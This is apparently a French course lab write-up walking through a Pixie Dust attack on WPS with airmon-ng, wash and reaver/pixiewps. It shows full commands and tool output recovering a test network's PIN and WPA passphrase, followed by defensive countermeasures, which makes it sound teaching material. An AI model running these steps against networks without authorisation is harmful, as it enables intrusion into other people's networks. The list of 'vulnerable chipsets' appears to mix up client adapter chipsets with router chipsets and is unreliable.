# Documentation : Attaque WPS par Pixie Dust

## Introduction

Cette documentation détaille la procédure pour exploiter la vulnérabilité Pixie Dust du protocole WiFi Protected Setup (WPS). Nous utiliserons airmon-ng pour activer le mode monitor, wash pour détecter les réseaux avec WPS activé, et reaver avec pixiewps pour récupérer le PIN WPS et la clé WPA/WPA2.

## Prérequis


- Carte Wi-Fi compatible injection et mode monitor.
- Debian GNU/Linux (ou distribution similaire) avec aircrack-ng, reaver et pixiewps installés.
- Environnement Exegol (recommandé) avec accès aux périphériques USB.
- Proximité physique avec le réseau cible ayant WPS activé.
- Permissions légales pour effectuer l'audit de sécurité.

# Phase 1 : Préparation de l'environnement

## Étape 1 : Vérification de la carte WiFi

On vérifie que la carte WiFi USB est bien détectée par le système.


```
# Vérifier les interfaces réseau
```



## Étape 2 : Activation du mode monitor

On utilise airmon-ng pour activer le mode monitor sur notre carte WiFi.


```
# Tuer les processus interférents
sudo airmon-ng check kill

# Activer le mode monitor sur l'interface détectée
sudo airmon-ng start wlx00c0ca59fea4

# Vérifier l'activation
iwconfig
```



### Étape 3 : Activation de l'interface monitor

L'interface wlan0mon doit être activée manuellement avec la commande suivante.

```
# Activer l'interface
sudo ip link set wlan0mon up

# Vérifier qu'elle est UP
ip a | grep wlan0mon
```




## Phase 2 : Détection du réseau cible

### Étape 4 : Scan des réseaux avec WPS activé

On utilise wash pour détecter les points d'accès avec WPS activé. Cette commande doit rester active quelques secondes pour détecter tous les réseaux environnants.

```
# Scanner les réseaux WPS
sudo wash -i wlan0mon
```

**Informations du réseau cible :**

- **BSSID :** 90:94:E4:84:5C:4A
- **Canal :** 4
- **WPS Version :** 1.0
- **Locked :** No (vulnérable)
- **ESSID :** Cours-WiFi-Audit

# Phase 3 : Attaque WPS avec Reaver

## Étape 5 : Lancement de l'attaque Pixie Dust

On lance l'attaque Pixie Dust avec reaver. L'option -K active spécifiquement l'attaque Pixie Dust qui exploite les faiblesses dans la génération des nonces.

```
# Lancer l'attaque Pixie Dust

# -i : interface monitor

# -b : BSSID du réseau cible (90:94:E4:84:5C:4A)

# -c : canal WiFi (4)

# -K : attaque Pixie Dust

# -vv : mode très verbeux

# -d 5 : délai de 5 secondes entre tentatives

# -T 0.5 : timeout de 0.5 seconde

# -N : pas de NACK

sudo reaver -i wlan0mon -b 90:94:E4:84:5C:4A -c 4 -K -vv -d 5 -T 0.5
-N
```

```
› sudo reaver -i wlan0mon -b 90:94:E4:84:5C:4A -c 4 -K -vv -d 5 -T 0.5 -N

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol

[+] Switching wlan0mon to channel 4
[+] Waiting for beacon from 90:94:E4:84:5C:4A
[+] Received beacon from 90:94:E4:84:5C:4A
[+] Vendor: RalinkTe
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 90:94:E4:84:5C:4A (ESSID: Cours-WiFi-Audit)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
```


## Étape 6 : Calcul du PIN avec Pixiewps

Reaver extrait automatiquement les données des messages WPS et lance pixiewps pour calculer le PIN. Cette étape se fait en quelques millisecondes grâce à la vulnérabilité des nonces.

```
  Pixiewps 1.4

  [?] Mode:     1 (RT/MT/CL)
  [*] Seed N1:  0x7f9f9fa6
  [*] Seed ES1: 0x00000000
  [*] Seed ES2: 0x00000000
  [*] PSK1:     ebf8ca67c249ae064bdc6fb59193d729
  [*] PSK2:     040d4290cd2c4d665425f0319328d8a8
  [*] ES1:      00000000000000000000000000000000
  [*] ES2:      00000000000000000000000000000000
  [+] WPS pin:  86743785

  [*] Time taken: 0 s 37 ms

[+] Pixiewps: success: setting pin to 86743785
[+] Received M3 message
[+] Sending M4 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Updated P1 array
[+] Updated P2 array
[+] Quitting after pixiewps attack
[+] Pin cracked in 7 seconds
[+] WPS PIN: '86743785'
[+] WPA PSK: 'L0v3EsgiF0rever!!'
[+] AP SSID: 'Cours-WiFi-Audit'
```

## Étape 7 : Récupération de la clé WPA

Une fois le PIN WPS obtenu, Reaver l'utilise pour compléter l'échange WPS (messages M3 à M7) et récupérer la clé WPA/WPA2 du réseau.




## Fonctionnement de l'attaque Pixie Dust

L'attaque Pixie Dust exploite trois faiblesses combinées dans l'implémentation du protocole WPS :

1. **Nonces prévisibles :** Les routeurs vulnérables génèrent des valeurs ES1 et ES2 constantes (0x00000000) au lieu de nombres aléatoires.
2. **Seed faible :** Le générateur de nombres pseudo-aléatoires (PRNG) utilise un seed prévisible basé sur l'horloge système.
3. **Calcul hors ligne :** Une fois les messages M1 et M2 capturés, le calcul du PIN se fait localement sans nécessiter d'autres interactions avec le routeur.

## Chipsets vulnérables

Les chipsets suivants sont particulièrement vulnérables à l'attaque Pixie Dust :

- Ralink : RT2870, RT3070, RT5370
- Realtek : RTL8188, RTL819
- Broadcom : BCM4318, BCM4312 (anciennes versions)
- MediaTek : MT7601, MT7612

# Contre-mesures

## Recommandations pour les administrateurs réseau

- **Désactiver le WPS :** C'est la solution la plus efficace et recommandée pour tous les réseaux professionnels.
- **Mettre à jour le firmware :** Les versions récentes des routeurs corrigent souvent cette vulnérabilité.
- **Utiliser WPA3 :** Le nouveau protocole élimine complètement le WPS et ses vulnérabilités associées.
- **Activer le verrouillage WPS :** Certains routeurs peuvent bloquer les tentatives WPS après plusieurs échecs.
- **Utiliser des mots de passe complexes :** Même si le WPS est exploité, un mot de passe fort limite d'autres vecteurs d'attaque.

# Conclusion

L'attaque Pixie Dust démontre une faille critique dans l'implémentation du protocole WPS sur de nombreux routeurs grand public. Contrairement aux attaques WPA2 classiques qui nécessitent des dictionnaires volumineux et un temps de calcul important, l'attaque Pixie Dust permet de récupérer la clé WiFi en quelques secondes grâce à une faiblesse cryptographique dans la génération des nonces.

Dans ce cas pratique, nous avons récupéré le mot de passe du réseau Cours-WiFi-Audit en seulement 7 secondes, démontrant l'importance de désactiver le WPS sur tous les réseaux, particulièrement dans un environnement professionnel.

Le protocole WPS, conçu pour simplifier la connexion des utilisateurs, s'est révélé être une vulnérabilité majeure. Les administrateurs réseau doivent privilégier la sécurité à la commodité et désactiver systématiquement cette fonctionnalité.


- Reaver-wps-fork-t6x : https://github.com/t6x/reaver-wps-fork-t6x
- Pixiewps : https://github.com/wiire-a/pixiewps
- Aircrack-ng Suite : https://www.aircrack-ng.org/
- Dominique Bongard, "Offline bruteforce attack on WiFi Protected Setup", 2014